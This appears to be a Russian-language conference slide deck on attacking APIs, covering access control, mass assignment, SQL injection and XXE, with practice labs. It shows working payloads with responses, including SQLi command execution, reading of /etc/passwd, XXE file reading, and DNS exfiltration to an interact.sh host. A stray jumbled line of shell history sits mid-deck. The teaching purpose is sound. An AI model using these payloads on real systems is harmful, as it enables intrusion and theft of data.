
- Изменение адреса пользователя
- Изменение данных в профиле
- Чтений сообщений из чатов
- Просмотр чужих карт в покере
- Удаление аккаунта
- Скачивание чужих данных

Request

	Pretty	Raw	Hex
1	POST	/v3/changeProfile/1337	HTTP/2
2	Host:	api.example.com	
3	Content-Type:	application/json	
4	Authorization:	Bearer Token	
5			
6	{		
	"phone":	"7999999999"	
	}		

Broken Access Control

- Improper Access
- Privilege Escalation





Где встречается?



- Ролевая модель
- Интернет-магазины
- Банки
- Социальные сети
- Комплексные сервисы

В эпоху многослойных архитектур такие баги становятся еще популярнее



Примеры – ВАС

- Изменение админских данных
- Возможность выполнения админских действий
- Чтение данных, которые доступны другим пользователям
- Обычный пользователь может добавлять пользователей с привилегиями админа

Request


	Pretty	Raw	Hex
1	POST	/v4/addUser	HTTP/2
2	Host:	api.example.com	
3	Content-Type:	application/json	
4	Authorization:	Bearer Token	
5			
6	{		
	"Name":	"Ivan",	
7	"email":	"test@test.ru",	
8	"role":	"admin"	
	}		

Mass Assignment

Request

	Pretty	Raw	Hex
1	POST /api/auth/register HTTP/2		
2	Host: test.com		
3	Content-Type: application/json		
4			
5	{		
	"username": "pentest02",		
	"email": "pentest0+2@test.ru",		
	"password": "pass",		
	"repeatPassword": "pass",		
	"captchaToken": "token"		
	}		

Mass Assignment



Original request Edited request Response

Raw Headers Hex


Date: Tue, 08 Dec 2020 12:54:34 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 311
Connection: close
Access-Control-Allow-Origin: *
Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;frame-ancestors 'self';img-src 'se data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
X-DNS-Prefetch-Control: off
Expect-CT: max-age=0
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
X-RateLimit-Limit: 200
X-RateLimit-Remaining: 198
X-RateLimit-Reset: 1607432120
ETag: W/"137-xkVEssh78XFH62k6mgwKpDi7Tps"

{
 "email": "pentest0+2@yandex.ru",
 "username": "pentest02",
 "role": 2,
 "rating": 100,
 "rewards": 100,
 "profile": {
 "id": 109,
 "job": "",
 "telegram": "",
 "band number": "",
 "bin": "",
 "iin": "",
 "firstname": "",
 "lastname": "",
 "patronymic": "",
 "id": 109,
 "created": "2020-12-08T12:54:34.424Z",
 "updated": "2020-12-08T12:54:34.424Z"
 },
 "created": "2020-12-08T12:54:34.424Z",
 "updated": "2020-12-08T12:54:34.424Z"
}

Mass Assignment

Request

	Pretty	Raw	Hex
1	POST /api/auth/register HTTP/2		
2	Host: test.com		
3	Content-Type: application/json		
4			
5	{		
	"username": "pentest02",		
	"email": "pentest0+2@test.ru",		
	"password": "pass",		
	"repeatPassword": "pass",		
	"captchaToken": "token"		
	}		




Request

	Pretty	Raw	Hex
1	POST /api/auth/register HTTP/2		
2	Host: test.com		
3	Content-Type: application/json		
4			
5	{		
	"role": 1,		
	"rating": 1000,		
	"rewards": 1000,		
	"username": "pentest02",		
	"email": "pentest0+2@test.ru",		
	"password": "pass",		
	"repeatPassword": "pass",		
	"captchaToken": "token"		
	}		

Инъекции в API

SQL-injection



Где встречается?

Везде, где есть работа с БД

Примеры SQLi



- Внутренние сервисы – <https://vk.cc/cieDxG>

Примеры SQLi

- Внутренние сервисы
- Поиск

The screenshot displays a web browser window with a search interface. The address bar shows a GET request to `/apps/smartsearch/search.php?callback=__callback&q=%25D0%259C%25D0%25BE%25D1%2581&lg=ru&cnt=RU&p=1'+or+'1'='1'+--+hui&_=1571062709933`. The search results section shows a list of airports, including Washington, Dallas/Fort Worth, New York City, San Francisco, Houston, San Diego, San Jose, and others. The search results are displayed in a table with columns for display name and data.

Request

Raw Params Headers Hex

GET
/apps/smartsearch/search.php?callback=__callback&q=%25D0%259C%25D0%25BE%25D1%2581&lg=ru&cnt=RU&p=1'+or+'1'='1'+--+hui&_=1571062709933 HTTP/1.1
Host: i11l-services.aa.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Connection: close
Cache-Control: max-age=0

? < + > Type a search term 0 matches

Response

Raw Headers Hex Render

__callback({"result": [{"display": "Вашингтон, округ Колумбия (WAS), Вашингтон, округ Колумбия, США", "data": "WAS"}, {"display": "Даллас / Форт-Уэрт (DFW), штат Техас, США", "data": "DFW"}, {"display": "Нью-Йорк Сити (NYC), Нью-Йорк, США", "data": "NYC"}, {"display": "Сан-Франциско (SFO), штат Калифорния, США", "data": "SFO"}, {"display": "Хьюстон (HOU), штат Техас, США", "data": "HOU"}, {"display": "Сан-Диего (SAN), штат Калифорния, США", "data": "SAN"}, {"display": "Аэропорт Джон Уэйн, Оранж Каунти (SNA), штат Калифорния, США", "data": "SNA"}, {"display": "Новый Орлеан (MSY), штат Луизиана, США", "data": "MSY"}, {"display": "Балтимор / Вашингтон Международный (BWI), штат Мэриленд, США", "data": "BWI"}, {"display": "Денвер (DEN), штат Колорадо, США", "data": "DEN"}, {"display": "Лос-Анджелес (LAX), штат Калифорния, США", "data": "LAX"}, {"display": "Чикаго О Хара (ORD), штат Иллинойс, США", "data": "ORD"}, {"display": "Сан-Хосе (SJC), штат Калифорния, США", "data": "SJC"}]});

Примеры SQLi



- Внутренние сервисы
- Поиск
- Фильтры

Примеры SQLi

- Внутренние сервисы
- Поиск
- Фильтры
- Выполнение кода через

```
"descFields":[  
  "id;create table cmd_exec(cmd_output text);copy cmd_exec fr  
  om program 'id'; -- -"
```



```
"descFields":[  
  "(cast((select * from cmd_exec) as int)) -- - "  
],
```

```
HTTP/2 503 Service Unavailable
Access-Control-Allow-Headers:
Origin,X-Requested-With,X-File-Location,Content-Type,Accept,User-Identity,Authorization
Access-Control-Allow-Methods:
GET,POST,PUT,DELETE,HEAD,OPTIONS,PATCH
Access-Control-Allow-Origin: *
Content-Type: application/json
Date: Thu, 26 May 2022 10:04:40 GMT
Content-Length: 275

{
  "error":
    "ERROR: invalid input syntax for type integer: \
    \"uid=999(postgres) gid=999(postgres) groups=999(\
    postgres),103(ssl-cert)\"",
  "code":14,
  "message":
    "ERROR: invalid input syntax for type integer: \
    \"uid=999(postgres) gid=999(postgres) groups=999(\
    postgres),103(ssl-cert)\""
}
```


Примеры SQLi

- Внутренние сервисы
- Поиск
- Фильтры
- Выполнение кода через SQLi

```
4 Content-Type: application/json
5 Content-Length: 86
6
7 {
8   "iia_id":[
9     "(cast((select * from pg_read_file('/etc/passwd')) as numeric))"
10  ]
11 }
```

```
10 {
  "error":
  "ERROR: invalid input syntax for type numeric: \"root:x:0:0:r
aemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sb
/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:
in\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7
n\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:ne
n\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy
in\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbac
r/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/
/var/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Repo
:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:
```

XML-injection




Где встречается?

Везде, где есть обработка XML-данных

XMLi

- Чтение файлов



XMLi



- Чтение файлов
- Вывод содержимого файлов в сгенерированный файл

POST /api/v5/ HTTP/1.1

Host:

-----WebKitFormBoundaryHqc0kovc7H8cNlkZ

Content-Disposition: form-data;

-----WebKitFormBoundaryHqc0kovc7H8cNlkZ

Content-Disposition: form-data; name="files[]"; filename="sample.fb2"

Content-Type: application/octet-stream

<?xml version="1.0" encoding="utf8"?>

<!DOCTYPE p [

<!ELEMENT p ANY >

<!ENTITY %xe SYSTEM "file:///home/ /.bash_history" >]>

<PictionBook xmlns:l="http://www.w3.org/1999/xlink">

<description>

<title-info>

<author>

<first-name>Name</first-name>

</author>

<book-title>s43 43sddsffdsdf</book-title>

<annotation>

<p>anon</p>

</annotation>

</title-info>

</description>

<body>

<title>

<p>Title</p>

</title>

<section>

<title>

<p> </p>

</title>

<p>&xe;</p>



635ewr32456fdsdfs7dsf3r -1

```
dssdfdsd68f4423srwedfffdsd8rwfe6sdf5234fsddgdffdgdg67868ffad curl -v localhost:65035/health | jq
-v 127.0.0.1:65035/health | jq git grep Test git grep 'Fragment' git grep 'Fragment' | grep test ls -la git git
clone https:// eia@github.com
tag git co 4.8 git checkout 4.8 git log git grep'
```

XMLi



- Чтение файлов
- Вывод содержимого файлов в сгенерированный файл
- SSRF через XXE

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://internal.vulnerable-webapp.com/"> ]>
```

XMLi




- Чтение файлов
- Вывод содержимого файлов в сгенерированный файл
- SSRF через XXE
- SQLi через XXE

```
'||(select extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [ <!ENTITY % jiest SYSTEM "http://'||(select owner from
(select owner, rownum as rn from (select DISTINCT owner from all_tables
order by owner asc)) where rn=1)||'.server/">%jiest;]>'), '/1') from dual)||'
```

"error":

```
"dpiStmt_execute: ORA-31011: XML parsing failed\nORA-19202: Error occurred in XML process
ing\nLPX-00202: could not open \"http:// CTXSYS.cacat8cje37b6isv597gckck7eoyyyyyn.interact
.sh\" (error 300)\nError at line 1\nORA-06512: at \"SYS.XMLTYPE\", line 301\nORA-06512: a
t line 1",
```



```
[INF] Listing 1 payload for OOB Testing
[INF] cacat8cje37b6isv597gckck7eoyyyyyn.interact.sh
[CTXSYS.cacat8cje37b6isv597gckck7eoyyyyyn] Received DNS interaction |
```

<https://www.netspi.com/blog/technical/web-application-penetration-testing/advisory-xxe-injection-oracle-database-cve-2014-6577/>

Инструменты

Инструменты

- BurpSuite




Инструменты

- BurpSuite
- Param Miner



Id	Severity	Date	Issue found	Issue description
440	0	18:06:49 27 Oct 2022	Issue found	Secret parameter
439	0	18:06:46 27 Oct 2022	Issue found	Secret parameter
438	0	18:06:44 27 Oct 2022	Issue found	Secret parameter

Advisory	Request	Response
<div> Secret parameter</div> <div>Issue: Secret parameter Severity: High Confidence: Firm Host: https://[redacted] Path: [redacted]v2/profile</div> <div>Note: This issue was generated by a Burp extension.</div> <div>Issue detail Found persistent parameter: 'location'. Disregard the request and look for :</div>		

Инструменты

- BurpSuite
 - Param Miner
 - Autorize



Инструменты

- BurpSuite
 - Param Miner
 - Autorize
 - InQL




Инструменты

- BurpSuite
 - Param Miner
 - Autorize
 - InQL
- MindAPI




<https://dsopas.github.io/MindAPI/play/>

HomeAboutReferencesPlay



Инструменты

- BurpSuite
 - Param Miner
 - Autorize
 - InQL
- MindAPI
- Mitmproxy2swagger



mitmproxy x Swagger Editor +

http://127.0.0.1:8081/#/flows?s=api.airbnb

File Start Options

api.airbnb

Highlight

Intercept

Resume All

Path Find


Time


Your profile


Log in to start planning your next trip.


[Log in](#)






Don't have an account? [Sign up](#)

 Earn money from your extra space
[Learn more](#)

 Settings >

 Get help >


 Third-party tools >

 Explore  Wishlists  Trips  Inbox  Log in

*:8080 mitmproxy 8.0.0

Инструменты

- BurpSuite
 - Param Miner
 - Autorize
 - InQL
- MindAPI
- Mitmproxy2swagger
- JWT Hack



Выводы



- Огромное количество различных атак
- Начните с тестирование несложных багов
- Вникать в логику работы API и продумывать интересные векторы атак
- На этом можно зарабатывать хорошие деньги

ТЕСТОВЫЕ СТЕНДЫ



- <https://application.security/>
- <https://juice-shop.herokuapp.com/>
- <https://portswigger.net/web-security/all-labs>
- <https://attackdefense.pentesteracademy.com/>
- <http://crapi.apisec.ai/>
- <https://bugbounty.standoff365.com/>
- <https://bugbounty.ru>



vk

ВКонтакте

ВКонтакте — крупнейшее суперприложение, социальная сеть и контентная платформа в России, а также один из самых высоконагруженных проектов рунета.

